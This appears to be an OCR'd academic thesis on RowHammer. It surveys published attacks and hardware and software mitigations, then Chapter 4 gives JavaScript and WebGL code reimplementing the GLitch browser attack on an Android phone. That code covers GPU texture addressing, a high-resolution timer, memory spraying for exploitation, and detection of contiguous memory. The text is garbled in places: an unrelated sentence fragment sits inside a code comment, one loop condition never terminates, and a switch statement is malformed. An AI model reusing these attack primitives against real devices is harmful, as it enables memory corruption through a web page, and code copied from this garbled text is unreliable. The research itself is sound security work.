
In 2016 Razavi et al. showed that copy-on-write semantics and memory deduplication used to support virtualisation could be exploited by one Virtual Machine (VM) running on a system to leak OpenSSH cryptographic key material from another VM running on the same system [89]. Their Flip Feng Shui techniques were used to compromise the software package authentication on the target VMs [102]. Dedup Est Machine is an attack that exploits memory deduplication on a single VM can be




(A) Single-sided



(B) Double-sided



(C) Many-sided



(D) Half-double

FIGURE 3.1: Proven RowHammer Access Patterns

used by a malicious process to gain arbitrary read/write access to memory through the Microsoft Edge browser running on Windows 10.[19]

Throwhammer & Nethammer

Independent research groups developed the first remote RowHammer attacks in 2018.[71, 103] Both these approaches exploit the RDMA interface on target machines - common in cloud-computing and data centres. The target interface allows userspace applications to engage in zero-copy network communication - thereby bypassing the CPU and getting access to a buffer in main memory. Throwhammer runs as a process on both attacker and victim machines to allocate a large and run a multi-threaded sequence of send/receive requests to engage in a double-sided Rowhammer attack on specific offsets. The flipped bits are verified on the server side. Nethammer mounts a single-sided RowHammer attack using a stream of send packets that trigger memory accesses from a server-side kernel driver or userspace application. Nethammer succeeded in triggering bit flips using both `clflush` to flush the CPU cache, and a cache-eviction set of memory accesses on 3 devices implementing the x86 ISA.

SGX-Bomb

SGX-BOMB[63] uses a RowHammer bit flip simulate the presence of a hardware attacker and cause vulnerable microarchitectures (Intel Core i7-6700K) to stop running and lock up the memory controller until they are rebooted. It is based on SGX (Intel

Software Guard Extensions) that is a protection mechanism meant to protect the integrity of memory in a protected region ('enclave') by encrypting it, and performing cryptographic integrity checks on each memory read/write operation. Bit flips cause the integrity check to fail when it is checked by the built-in cryptographic integrity module. The researchers highlighted the potential for attackers using cloud-based virtual machines to lock up the underlying hardware in a data centre, in addition to causing workstations with the vulnerable microarchitecture to crash.

Drammer

Early work on RowHammer in mobile devices suggested that the memory controllers available in ARM devices might be too slow to induce bit slips on systems implementing ARMv7/ARMv8 instruction sets.[96] Drammer showed that this was not the case, and that the primitives required for a successful attack on x86 could also be acquired on a range of devices implementing ARM architectures [106]. Their exploit used the predictable nature of Android Linux memory allocations to force the system to allocate a process page table to a vulnerable row in memory. Some details of this work are covered in greater depth in the following section.

Rowhammer.js

Gruss et al.[53] provided details about a JavaScript implementation of a RowHammer attack. This broadened the potential scope of exploitation to any JavaScript execution environment (that is, a web browser) implementing the x86 ISA. In a subsequent paper, Gruss et al. [54] go into detail about novel memory access patterns that can be used to compromise is target system and hidden from the operating system.

GLitch

GLitch [41] (presented more fully in the section on implementation) shows how the Graphics Processing Unit (GPU) can be used to launch a RowHammer attack on a mobile device from the browser the attack exploits a framework for graphics rendering in the browser and could be easily incorporated into a banner ad or a video streamed over the internet.

Exploiting Correcting Codes

Cojocar et al. [25] show that attempts at mitigating RowHammer with specially designed memory controllers to correct flipped bits Error Correcting Code (ECC) memory - had failed in their stated aim.

SMASH

Van der Veen et al. [42] showed how attempts to mitigate RowHammer attacks in hardware could be defeated by altering memory access patterns. The mitigation in question (called Target Row-Refresh, or TRR) was part of the hardware specification for DDR4 memory chips that would force a refresh of some rows in memory when proximate rows were accessed frequently inside of given refresh cycle. Interestingly, while TRR does provide mitigation against single-sided and double-sided RowHammer, it does so by tracking the number of accesses to a given row. Therefore, an attacker can bypass the mechanism by increasing the number of aggressor rows and overwhelm the system meant to keep track of rows that are potentially under attack many-sided RowHammer.

de Ridder et al. [90] build on this work and overcome three major obstacles to a JavaScript implementation of a many-sided RowHammer attack. They show how to acquire a large block of contiguous physical memory, a crucial element given the chosen memory access pattern. They show how to optimise memory accesses to avoid excessive cache hits (the importance of which we explore in greater detail below). They also show how to schedule cache hits and misses to defeat the hardware based TRR mitigation.

Distance-Coupling

Further research into RowHammer access patterns has revealed that decreasing transistor sizes has increased susceptibility to RowHammer by one or two order of magnitude since 2014 (10x - 100x more vulnerable). This allows attackers to use non-adjacent aggressor rows in their access patterns.[87] This is the so-called 'half-double' access pattern in which a victim row *n* is targeted with memory accesses to rows *n+1* (near aggressor), *n+2* (far aggressor), and a decoy row *n+x* in the same DRAM bank to avoid detection. Alternate accesses to a far aggressor and a decoy chosen to cause a row conflict (and therefore a row activation of the far aggressor), can induce bit flips when couple with an access to a near aggressor once in every 1000 or 10000 accesses to the far aggressor.

3.4 RowHammer Mitigations

We now proceed to a review of the mitigations presented so far for RowHammer attacks. We distinguish between software-based (implemented in the operating system kernel, or at a higher level of abstraction) and hardware or firmware-based mitigations.

3.4.1 Software-based mitigations

Preventing ClFlush

Among the earliest mitigations to RowHammer attacks suggested, if preventing unprivileged use of the native ClFlush command on x86 architectures. [65] [96].

Although this approach did mitigate early RowHammer attack implementations,later work such as Rowhammer.js [53] showed how cache eviction sets can be used to force a memory access to be served from DRAM. This work also opened the possibility of triggering bit flips from an execution context without access to native instructions (such as JavaScript running in a web browser).

Modifying pool size & contiguous heap allocations

In November 2016, Google published an update to the Android security kernel that disabled the kmalloc heap on Android devices. [46]. Subsequent updates to the same kernel also reduced the number of system heap pools. Both of these mitigations are meant to deny a native application the ability to allocate enough contiguous physical memory to practically mount a double-sided RowHammer attack.

Subsequent work on RowHammer Mitigations showed that sufficiently large memory allocations where still possible using the regular *system heap* [107]. While the latter does not *guarantee* contiguous memory allocations, an attacking process can merely exhaust enough memory to force allocations directly from the buddy allocator (that predictably serves requests for large order allocations from contiguous physical memory pages). This predictable behaviour of the buddy allocator is also crucial to the attack recreated below, based on Frigo et al. [41].

CATT

CATT (CAn't Touch This)[20] are related proposals to prevent RowHammer attacks by isolating kernel and user space physical memory allocations. The mitigation comes in two flavours (Boot-CATT, and Generic-CATT). They share the assumption that a successful RowHammer attack requires:

1. A page table entry in a vulnerable row in memory
2. Attacker-controlled pages in adjacent DRAM row(s) in the same bank

B-CATT is a boot time scan of memory for vulnerable cells and making the affected pages unavailable to kernel memory allocations - denying the first primitive above. It builds on the fact that certain memory locations are unavailable to an operating system as a matter of routine. The approach mitigates RowHammer attacks in mere virtue of the fact vulnerable memory locations are simply made unavailable to the system at boot time.

Related work shows that the number of vulnerable cells increase over time, thus increasing the amount of memory that it unusable. Initial tests also showed that this approach may produce unacceptable levels of physical memory fragmentation, and indeed cause all of system memory to become unavailable [107]. Paradoxically, this approach also depends on the system being able to soundly identify its own vulnerable DRAM cells - which cannot be a given since that identification can only be as good as the state of research into that system's architecture and memory configuration.

Unlike B-CATT, G-CATT adds a guard row between any contiguously allocated kernel memory pages, and any adjacent user space memory allocation. The approach takes the RowHammer vulnerability as a given on the system, and merely seeks to neutralise the security implications from any flipped bits. Specifically, kernel space memory, co-located Virtual Machine (VM), memory allocations are served from physical locations that are at least one DRAM row apart from any user space allocations to the same DRAM bank. G-CATT denies the second of these primitives by ensuring that page tables are allocated to locations that cannot be attacked (even though they may be vulnerable cells). They note that this has no effect on system performance since it merely places security-sensitive data structures in 'isolated' regions in memory.

However, [102] show that their implementation of makes naive assumptions about the mapping of words in physical address space, and actual DRAM locations. Moreover, they fail to isolate memory in cases where a page is allocated by the kernel and subsequently mapped to user space ('double-owned' memory pages) [24].

GuardION

In [107] Van der Veen et al. present a software-based mitigation again RowHammer that explicitly aims to overcome the shortcomings of CATT. The authors also note that some vulnerable devices (e.g. mobile phones) cannot benefit from upgraded hardware.

The mitigation specifically targets DMA-based RowHammer attacks. GuardION imposes guard rows above and below each DMA allocation in user space. Similar to G-CATT, it takes as a given that the system is vulnerable to RowHammer, and merely prevents an attacker from exploiting any bits they are able to flip through a DMA-based attack.

However, the authors also note that their mitigation does not protect against attacks that do not require DMA allocations - such as cache-eviction sets. Therefore, it only mitigates against a subset of known RowHammer attacks. More recent work [41, 90] shows that despite the increased difficulty of successfully mounting attacks using cache-eviction sets, they are very real threats to system security.

Footprint detection

Drammer [106] and Rowhammer.js [53] both rely on exhausting available memory to ensure that a page table is placed at a vulnerable location in memory on the target system. This approach is mitigated by implementing memory footprint detection for a process that prevents it from allocating more than a certain amount of memory during execution. These attacks build on default memory allocation behaviour which serves kernel allocations and user space allocations from different physical regions of memory by default - and only deviates from this behaviour near out-of-memory conditions. It follows that if a system can prevent near memory exhaustion by an attacking process, it can avoid placing security-sensitive data structures in a vulnerable memory location.

However, a systematic evaluation of RowHammer mitigations published in 2018 [54] shows how to achieve a vulnerable memory layout by exploiting allocations to the system page cache as opposed to main memory. Page cache pages can be evicted at any time, and therefore always appear as available memory. By exploiting predictable behaviour of page cache page allocations, an attacker can successively evict and reload a target page from the page cache until it is placed in a known vulnerable physical location.

ANVIL

ANVIL is a RowHammer-specific implementation of a series of attempts to defeat attackers by employing hardware-based performance counters to monitor memory usage, identify potential aggressor rows, and refresh the values in adjacent rows to neutralise potential attacks [13] [82] [58].

The authors cite a 1% performance penalty for their implementation against SPEC2006 benchmarks. Nonetheless, research by Gruss et al. shows that x86 instruction set extensions can be used to exclude a running process from these performance counters and revive RowHammer attacks in the presence of these mitigations. [54] The authors of Throwhammer also note that the performance counters employed by the ANVIL mitigation are not available for DMA.[103]

ZebRAM

In an attempt to overcome shortcomings in previously published mitigations, ZebRAM takes the idea of guard rows a step further than GuardION or CATT and imposes guard rows between every DRAM allocation, while minimising the memory availability penalty that might accrue from dedicating 50% of memory as guard rows. [69].

ZebRAM extends the Linux kernel to designate alternate rows in physical memory to a 'safe' or 'unsafe' domain and employs integrity check values to map 'safe' space pages onto 'unsafe' addresses to use them as swap space during runtime.

ALIS

The authors of the Throwhammer attack [103] propose ALlocation ISolated to allocate DMA buffers with guard rows to absorb bit flips introduced by attackers exploiting RDMA interfaces on remote hosts over a 10 Gbps network.

Since this mitigation is specifically designed to mitigate against remote DMA RowHammer attacks, it does little to mitigate the threat from RowHammer launched as part of a native application, or in a sandboxed execution environment.

Encryption

The mitigation against RAMbleed in OpenSSH was to encrypt signing keys with a 16Kb 'prekey' before persisting the keys in memory [75]. This mitigation was meant to protect OpenSSH against RowHammer and other microarchitectural attacks that exploited speculative execution on x86 architectures like Meltdown and Spectre.

Encryption is suitable to protect the confidentiality of data in certain circumstances. However, the attacks we have surveyed previously include privilege escalation, breaking cross-process isolation, and ASLR. Preventing these attacks with encryption would involve encrypting significant portions of the operating system kernel.

Although research is being pursued on this topic, it is far from being a solution that can be adopted at scale on contemporary platforms.

VUsion

In order to mitigate Flip Feng Shui [89] - researchers at Vrie Universitat have developed an alternative framework for page fusion. Their attack was based on abusing memory re-use patterns by a system trying to optimise memory use by fusing pages used by different by processes or virtualised environments into single shared read-only copies and triggering a copy-on-write event to a private copy for any process that writes to the shared page. This behaviour provides both a timing side channel that leaks information about the state of memory, and an opportunity to place a known exploitable page to a vulnerable location in memory.

The VUsion mitigation consists in removing all references to a memory page before merging it (triggering a page fault every time the page is accessed, irrespective of that page's merging status), and allocating a randomised physical page to back the merged page. The number of additional page faults is reduced by restricting merge operations to pages outside the system's working set. Since there is no significant performance penalty from allocating randomised physical pages, this keeps the performance overhead relatively low.

However, it is restricted to RowHammer that depend on the predictability of physical page allocation during page fusion [103], and the proposed patch is restricted to the Linux Kernel Same-Page Merging subsystem.

MASCAT

MASCAT [61] is a tool for static analysis that aims to identify malicious memory access patterns in application packages meant for distribution. It is designed for the managers of distribution platforms (like Google's Play marketplace, or Apple's App Store) to vet applications before distributing them on their platforms. Although this tool has the benefit of being fairly effective (96 % detection rate, 0.75 % false positive rate) and relatively to update with signatures for new attacks - it is not effective against software acquired outside of the platforms it was designed for. Moreover, it is not effective against the remote JS-based RowHammer attacks since the malicious code is compiled by the interpreter (in the browser) - perfectly 'safe' browsers can be relied on to compile RowHammer code after they are installed on a device.

3.4.2 Hardware-based Mitigations

Double Refresh Rate

Increasing the refresh rate for DRAM cells was cited as a possible mitigation in Kim et al.'s original paper. The authors stated at the same time, however, that their analysis would require a refresh rate of 8.2*ms.* to successfully mitigate bit flips in the DRAM module that were vulnerable in the shortest observed interval. This imposes an excessive performance and energy-consumption penalty on commodity systems. [65]

Meanwhile, Aweke et. al [13] showed that BIOS updates that doubled DRAM refresh rates to mitigate RowHammer attack [59][60] did not prevent bit flips induced by a double-sided access pattern aided with Clflush.

Target Row Refresh

Target Row Refresh is a RowHammer mitigation that because part of the specification for LPDDR4. This mitigation is similar to ANVIL (above) in that it implements a counter on the memory module that refreshes rows adjacent to other rows that accessed frequently inside of a refresh cycle. However, actual implementations of TRR are vendor-specific.

The authors of TRRespas [42] showed that the implementation of TRR in the memory controller performs well against the double-sided RowHammer pattern - provided only the number of aggressor pairs was relatively small. They propose that the TRR counters tend to fail-open when they are made to count accesses to a larger number of aggressor rows.

Related work published this year shows an implementation of these findings on ARM architectures in modern mobile platforms.[90].

Error Correcting Codes

Error correcting codes [57] are used to detect errors in computer systems and over networks. These codes use parity values (bits) to recover from *n*-bit errors, and detect errors where more than *n* bits have flipped.

When ECC is embedded in a memory subsystem it does not prevent an attacker from flipping any bits. However, it can check the integrity of the values and flips any incorrect bits back to their correct values.

The implementation of ECC is vendor specific and not publicly disclosed. Cojocar et al. have documented techniques to reverse engineer ECC algorithms, observe flipped bits in ECC-equipped systems, and demonstrated that current implementations of ECC remain susceptible to (enhanced) RowHammer attacks.[25]

Detection with hash trees

Instead of refreshing rows based on system monitoring, Vig et al. [108] propose runtime computation of integrity-checking values for identified potential victim rows to a RowHammer attack (based on the number of accesses to adjacent rows). Their framework consists of combining a (time based) sliding-window of potential victim rows, and computing a dynamic hash tree of values from these rows using a modified SHA3 implementation with 11 rounds of KECCAK hashing.[28] This integrity check can be used to detect flipped bits in any row included in the tree before it is read by the CPU. Tree structures have also been suggested for implementing counter-based tree rowhammer detection algorithms.[97]

Probabilistic (Adjacent) Row Activation

Counter-based approaches tend to require a larger surface to maintain counters, since they require a counter value for each monitored row - which entails one table entry per row in a module that is meant to protect every DRAM row. [116]

Concerns over available space, as well as the actual effectiveness [70, 98], of counter-based approaches motivate probabilistic row refreshing algorithms. Kim et al. [64] present a framework for refreshing rows that cuts out the memory requirement, and performance penalty of maintaining and checking row activation counters in the memory controller. In this scheme, each row access just has a given probability of refreshing the adjacent row's values. Since aggressor rows have a large number of accesses, it follows that they are more likely to cause values in their neighbouring rows to be refreshed. This mitigation is also discussed in the original RowHammer publication [65] and referenced as a potential mitigation in the first privilege escalation implementation [96].

PRoHIT

Like PARA (above) PRoHIT is a probabilistic RowHammer attack detection implementation in a dedicated DRAM module.[100] It embeds a module to manage a table of recent accesses to DRAM rows and probabilistically triggering a refresh instruction on suspected victim rows when the number of recent accesses reaches a given access threshold. This module also refreshes a suspected victim's neighbouring 'potential victim' rows. Since this mitigation is embedded directly on the DRAM die, it does nothing to mitigate attacks on chips that are not equipped with the PRoHIT module. Inclusion on the DRAM wafer also poses a resource limit on the module - see TRRespas above. Moreover, it is far from clear whether the recommended probabilistic threshold for inclusion in the refresh table (1 in 10 chance of inclusion) might not be circumvented with novel access patterns.

MRLoc

MRLoc is a probabilistic row-refreshing algorithm that is subtly different to Paradoxically and PRoHIT. It aims to balance the resource constraints of being embedded in a DRAM module with the performance penalty these modules might induce (since refresh instructions consume power, and available voltage is limited at any given moment).[116] Instead of using tables and including row addresses probabilistically as refresh candidates, MRLoc uses a queue data structure to store potential victim rows and calculates a probability that a given row's 'victim rows' (adjacent on either side) are being hammered - based on the victim's location in the queue. MRLoc offers a 9 % improvement in hammering prevention compared to ProHIT, and does so by significantly cutting the number of additional (non-attack induced) refresh instructions. [116] In addition to having the Nevertheless, it suffers from the same drawbacks as PARA and PRoHIT - imposes a DRAM performance penalty in workloads that access memory with a low degree of locality.

ARMOR

A team from the University of Manchester have filed a patent for A Run-time Memory hot-row detectOR (ARMOR) - a hardware RowHammer mitigation. Their approach is based on monitoring of the activation stream in a system's memory controller and issuing Target Row Refresh commands when it detects a suspected aggressor rows in the system. They combine TRR commands with a dedicated cache for suspected aggressor rows and serving accesses to these rows from this cache instead of activating DRAM rows themselves.[72]

Graphene

Graphene is a hardware implementation of the Misra-Gries algorithm to detect aggressor row accesses inside of a refresh cycle and force a refresh of the adjacent rows (n+1 & n-1). It is essentially a counter-based approach to mitigate RowHammer attacks that builds on the documented failure of the counter-based mechanisms currently implemented in LPDDR4 chips to count accesses to a sufficient number of rows [81]. It offers a guarantee of zero false negatives (every row is refreshed before a threshold number of activations) and tries to meet the concerns of the space-penalty of counter-based RowHammer mitigations generally.

Conclusion

The analysis above shows that each software-based mitigation is somehow restricted in scope - and therefore inadequate as a mitigation for RowHammer attacks writ large. We have also shown that there is no consensus on any microarchitectural mitigations against RowHammer attacks - and that whatever the outcome of the evaluation of any hardware-based solution (energy consumption, performance penalty under different workloads, detection rates implementation size constraints), it will only apply to devices that feature the mitigation and does nothing to prevent RowHammer attacks on currently vulnerable microarchitectures.

Chapter 4

GLitch Implementation

4.1 Overview

In this section we present details of our JS implementation of the GLitch attack published in [41]. We begin by revisiting the constraints of the browser environment for launching a RowHammer attacks and enumerate our attack primitives.

In subsequent subsections we present our implementation for getting access to these primitives, and launching an attack on a vulnerable device.

The device characteristics we used to verify our implementation are given below[1], and a summary of results from running our implementation is given at the end of this chapter.

Android kernel	version 3.4.0-gcf10b7e
ROM Build	version 6.0.1
Build number	M4B30Z
gcc	4.8
ISA	ARMv7 Processor rev 0 (v7l)
Word length	32 bit
Data structure setting	Flattened device tree
Application Binary Interface	armeabi-v7a
Main circuit	Qualcomm MSM 8974 HAMMERHEAD
Processor Core	4-core Qualcomm Krait 400
CPU clock frequency	2300 MHz
GPU	Qualcomm Adreno (TM) 330
GPU clock frequency	450 MHz
OpenGL ES	version 196608
Main memory	2 GB LPDDR3 800 MHz

TABLE 4.1: LG Nexus 5 device information

4.2 Attack Primitives

In this section we give an overview of the primitives we require to mount our attack. We explain our DRAM access strategy, present our timers, reverse-engineer the GPU cache composition and behaviour, place our exploit targets in main memory, detect and template contiguous memory allocations, and our method to trigger bit flips with fast cache-eviction sets implemented in a GLSL program.

[1]Aggregated from /system/build.prop, /proc/meminfo, ro.product.cpu.abi, and build.version.sdk on the device.

4.2.1 Access to DRAM

The first attack primitive we require is direct access to pages in DRAM. We saw previously that ASLR is a basic element of browser security that prevents us from using virtual memory addresses directly.

One way to conceptualise the isolation is by differentiating between variables passed by reference and variables passed by value. Variables passed by value are given new allocations in memory, and the value is copied to the new memory allocation. Variables passed by reference are assigned a pointer to the memory address of the original value.

Although values are passed by value and reference in JS, this is done at the level of the interpreter. JS, unlike lower-level programming languages, provides to way to deliberately assign values using pointers to the memory addresses of other values.

Browser security through ASLR can be understood partly as enforced isolation between the JS execution environment and the virtual address space.

Although the virtual address mappings of JS variables are predictable [8], the virtual allocation of the JS heap, stack, data, and text regions is deliberately randomised. there is no mechanism to retrieve virtual addresses in JS (since this automatically would violate ASLR and expose the system to any number of remote stack exploitation attacks).

However, embedding a GPU and CPU onto a SoC gives us finer-grained access to system memory. That is because physical pages in DRAM are shared by the CPU and GPU on the SoC at the bottom of the memory hierarchy.

Our previous discussion also noted that GPUs have input caches and output OCMEM to optimise performance. Therefore, in order to access physical memory we need to reverse-engineer some interface with the GPU TPs or SPs such that we can address locations in the system's virtual address space in the context of a shader.

We opted for texture fetching in the shader context because it gives us fine-grained control on the size and content (values) of a given texture - and strong control over over the order of memory accesses in a shader program.

Since we are primarily interested in virtual memory offsets, we must first derive a function that allows us to retrieve pixel data that corresponds to a specific offset.

In order to optimise the number of cache misses during rasterisation (by optimising spatial locality), textures are stored in memory as *tiled* values. So instead of storing the pixel values consecutively, the texture is divided into rectangles of nearby pixels ('tiles') and each tile's pixels ('texels') are stored consecutively.

Given a pixel's (x,y) co-ordinates in a texture, its offset in an array of texture values is given by:

Listing 4.2.1 shows an inverse of this function that outputs texture co-ordinates for a pixel given that pixel's offset in a texture.[2]

```
#version 300 es

// an attribute is an input (in) to a vertex shader.
// It will receive data from a buffer
in vec2 a_position;
in vec2 a_texCoord;

// Texture & GPU params
uniform float tileW;
```

[2]Although they are abstracted from the discussion, there are 3 different co-ordinate systems that are relevant to our implementation: HTML canvas co-ordinates used in JS, WebGL clip space coordinates used by the vertex shader in a program, and texture co-ordinates used by fragment shader in a program. We provide more detail on these different mappings in Appendix A.

```
uniform float tileH;

// Constants provided by script to speed up execution
uniform float widthInTiles;
uniform float tileSize;

in float pixel;

vec2 offsetToPixel(float offset){

    // 1. which tile is the pixel in?
    float tileIndex = floor(offset / tileSize);

    /* WebGL does not give us modulo division so we have to work around
    :
      a mod b = a - (b * floor(a / b) */

    // 2a. what is the x-index of that tile?
    float tileXIndex =  tileIndex - (widthInTiles * floor(tileIndex /
    widthInTiles));

    // 2b. what is the y-index of the tile?
    float tileYIndex = floor(offset / (widthInTiles * tileSize));

    // what is the x-index of the pixel in the tile?
    float inTileX = offset - (tileW * floor(offset / tileW));

    // what is the y-index of the pixel in the tile?
    float inTileY = floor((offset - (tileSize * floor(offset/tileSize))
    ) / tileW);

    // pixel coordinates relative to the input values
    float x = (tileXIndex * tileW + inTileX);
    float y = (tileYIndex * tileH + inTileY);

// return coordinates in a two-dimensional vector
 return vec2(y,x);
}

// Used to pass in the resolution of the canvas
uniform vec2 u_resolution;

// Used to pass the texture coordinates to the fragment shader
out vec2 v_texCoord;

// all shaders have a main function
void main() {

  // get x,y values relative to some coordinate system (html canvas
    coordinates in this case)
  vec2 offsetToXy = offsetToPixel(pixel);

  // convert the position from pixels to 0.0 to 1.0 (useful for texture
     mapping)
  vec2 offsetToTextureRange = offsetToXy / u_resolution;

  //
  vec2 offSetToClipRange = offsetToTextureRange * 2.0;

  // convert from 0->2 to -1->+1 (clipspace)
  vec2 offsetToClipspace = offSetToClipRange - 1.0;

  // output should be a 4-dimensional vector
  gl_Position = vec4(offsetToClipspace, 0, 1);

  // pass texture coordinates to fragment shader
  v_texCoord = offsetToTextureRange;
}
```

LISTING 4.1: Mapping offsets in a buffer to pixels in a WebGL texture.

The Adreno 330 GPU uses 4 x 4 pixels. Using the RGBA8 format for colour encoding stores each channel (Red, Blue, Green, Alpha) in a single consecutive byte. Since we can address individual pixels in a texture, it follows that we can address virtual memory locations at 4 byte granularity. Moreover, since textures are page-aligned (their physical and virtual memory addresses share the lowest 12 bits)[83], texture addressing provides us with usable access to physical memory.

4.2.2 Timers

Our implementation crucially depends on high-resolution timers for memory operations.

Listing 4.2.2 shows a timer that uses a synchronous timing source to time an operation using an asynchronous operation (some execution condition becoming satisfied). It is an example of the edge-threshold pattern outlined in [94], also called 'clock-edging' [68].

```
// 'gl' is a WebGLRenderingContext JS object, the offset of the first
   vertex
// in the vertex buffer array, and the number of vertices to draw
async function timeDrawCall(gl, offset, count) {
  let duration;

  // calibrate the timer by synchronising execution to the next edge
  nextEdge();
  // and taking a measurement of the number of 'ticks' between clock
   edges
  const [exp, pre, start] = nextEdge();

  gl.flush(); // make sure we have synced to the relevant gl command

  // invoke the program specified in the gl context
  gl.drawArrays(primitiveType, offset, count);

  callbackOnSync(gl, () => {
    const [remain, stop, post] = nextEdge();
    duration = (stop - start + (exp - remain) / exp) * (pre - post);
  });

  return duration;
  // the 'callback' parameter is a function that is called
  // when this loop ends
  function callbackOnSync(gl, callback) {
    // this is the fence we issue so that we can query its status
    const sync = gl.fenceSync(gl.SYNC_GPU_COMMANDS_COMPLETE, 0);

    const timeout = 0; // 0 = just check the status
    const bitflags = 0;

    // setTimeout is built in to the JS context, it expects a callback
   as an
    // argument, invokes the callback and halts execution until the
   callback
    // returns
    setTimeout(checkSync);

    // queries the status of the fence issued above
    function checkSync() {
      const status = gl.clientWaitSync(sync, bitflags, timeout);
      while (status == gl.TIMEOUT_EXPIRED) {
        return setTimeout(checkSync);
      }

      callback();
    }
  }

  // the inner function uses a syncronous timing source, performance.
    now()
  //  in this example, but could just as easily be gl.getParatmer(
    TIMESTAMP_EXT)
  function nextEdge() {
    const edgeStart = performance.now();
    let edgeStop = edgeStart;
    let edgeTick = 0;
    while (edgeStart == edgeStop) {
      edgeStop = performance.now();
      edgeTick++;
    }
    return [edgeTick, edgeStart, edgeStop];
  }
}
```

LISTING 4.2: Using a synchronous timing source in a clock-edging timer implementation

Frigo et al. perform an analysis of four timers, two of which depend on the EXT_DISJOINT_TIMER_QUERy [104] WebGl extension (TIME_ELAPSED_EXT and TIMESTAMP_EXT), and two that are part of the WebGl2 specification (`clientWaitSync()` and `getSyncParameter()`). [51] As of writing, the timers based on extension have been disabled on all commercial browsers [34], while the resolution of the timers built into WebGL2 currently resolve to a granularity that is too coarse for the side-channel attack presented below (see 5).

4.2.3 Cache Mapping

Triggering bit flips requires uncached memory accesses through the GPU. Since We cannot flush the caches, we must build eviction sets of addresses so that we can evict the cached reads of our aggressor rows, and read from them often enough inside of a DRAM refresh cycle.

In order to build these eviction sets we need information about the GPU cache composition, and replacement behaviour. Frigo et al.[41] provide us with a GLSL shader we can use to reverse-engineer the structure of the GPU caches.

Using this shader, and combining it with the GL_AMD_performance_monitor extension in the WebGL context, we can confirm that our GPU has non-inclusive caches split into two levels of caches composed of 64 lines of 16 bytes in 16 sets for L1, and 512 lines of 64 bytes in 8 ways for the UCHE cache.

4.2.4 Object placement

As discussed previously, we templated memory with page-sized textures. Unfortunately, there is no fine-grained method for placing a suitable object in memory - so we have to resort to de-allocating a vulnerable texture, and then spraying the system memory from JS with appropriate primitive for that stage in the attack (ArrayObjects with marker values for 1-to-0 flips in the JSVAL_TAG offsets, and fake number-type jsvals to leak the header to the ArrayBuffer at the known address in memory).

WebGL specifies a pool of 2048 pages for storing texture data. That implies that if we freed the virtual address of our vulnerable texture it would remain in WebGL's memory allocation and would not be released to the system as a page available to the application context as a whole.

We therefore liberate 2048 textures with no detected bit flips before releasing the textures on the vulnerable pages. Immediately after we liberate the textures, we spray memory with 300Mb of page-sized ArrayObjects containing marker values so we can index the arrays with vulnerable slots and move our exploitable values to these slots.

4.2.5 Detecting Contiguous Allocation

In order to achieve contiguous memory allocations we allocate textures in texture-Blocks of 64 textures.

```
// we allocate textures in 'blocks' of 64 pages so that our allocation requests
// have a better chance of being served from contiguous physical regions that span
// over 3 rows
for (let i = 0; 1 < 64; i++) {
  const newTexture = gl.createTexture();

  // increment the active texture unit so we can retrieve in the shader
  gl.activeTexture(gl.TEXTURE0 + i);
  // bind it to the appropriate value in the WebGL context
  gl.bindTexture(gl.TEXTURE_2D, newTexture);

  // assign texture constants so we don't resort to mipmapped values
  gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_MIN_FILTER, gl.LINEAR);

  // generate pixel values for target texture
  const pixelData = getPixelDataArray(pattern, pixelNumber);

  // Upload the image into the texture.
  var mipLevel = 0; // the largest mip
  var internalFormat = gl.RGBA; // format we want in the texture
  var srcFormat = gl.RGBA; // format of data we probably it will crop up at auction in future at a discount
  var srcType = gl.UNSIGNED_BYTE; // type of data we are supplying
  gl.texImage2D(
    gl.TEXTURE_2D,
    mipLevel,
    internalFormat,
    srcFormat,
    srcType,
    pixelData
  );
}

// returns an array of binary 1s or 0s of a given size (number of pixels)
// to use as input data for a texture
function getPixelDataArray(pattern, pixelNumber) {
  let bitValue;
  switch (pattern) {
    case pattern === 1:
      bitValue = 255;
      break;
    case pattern === 0:
      bitValue = pattern;
      break;
    default:
      bitValue = 255;
  }

  // the 'new' keywork invokes the constructor for a Uint8Array (array
    of 8-bit binary values)
  // of the length given as an argument to the constructor (4 bytes per
     pixel)
  const array = new Uint8Array(pixelNumber * 4);

  // fills the array with the appropriate representation of the value
    given
  array.fill(bitValue);

  return array;
}
```

LISTING 4.3: Allocating GLSL textures for memory templating

We iterate over these texture blocks and create an index to the textureBlocks backed by contiguous physical memory.

Listing 4.2.5 shows our loop to detect contiguous allocations. We use the timing side-channel documented in [41] and time repeated accesses to 15 sequentially allocated textures - if the access pattern fits the timing profile of a contiguous memory allocation (mean access time), we save the index of this textureBlock.

```
// tell the rendering context to use the sequential access time shaders
gl.useProgram(sequentialAccessProgram);

const likelyContiguousBlockIndexes = [];

// each textureBlock indexes a set of 64 tetures in memory
for (const textureBlock of textureBlocks) {
  // texture units are sequential, so we need to offset of the
  // block of textures to access the right sequence of textures
  const textureBlockIndex = textureBlocks.indexOf(textureBlock) * 64;

  const accessTimes = [];

  // although we iterate over 15 pages, we run the loop enough times to
  // derive a good enough value to compare the mean access time to the
  // threshold
  for (let i = 0; i < 100; i++) {
    // aggregate timing values for sequential accesses

    const measurements = [];

    for (let t = 0; t < 16; t++) {
      // use the texture at the appropriate texture unit
      gl.activeTexture(gl.TEXTURE0 + textureBlockIndex + t);
      const accessTime = await timeDrawCall(gl, 0, 1);
      measurements.push(accessTime);
    }
    accessTimes.push(measurements);
  }
  // threshold value in nanoseconds
  if (accessTimesBelowThreshold(accessTimes, 90))
    likelyContiguousBlockIndexes.push(textureBlocks.indexOf(
    textureBlock));
}

function accessTimesBelowThreshold(accessTimes, threshold) {
  // the profile of a contiguous allocation is based on the median
    value
  // of the mean access time for a set of measurements

  const meanValues = [];
  for (const accessTime of accessTimes) {
    let sum = 0;
    for (const measurement of accessTime) {
      sum += measurement;
    }
    meanValues.push(sum / accessTime.length);
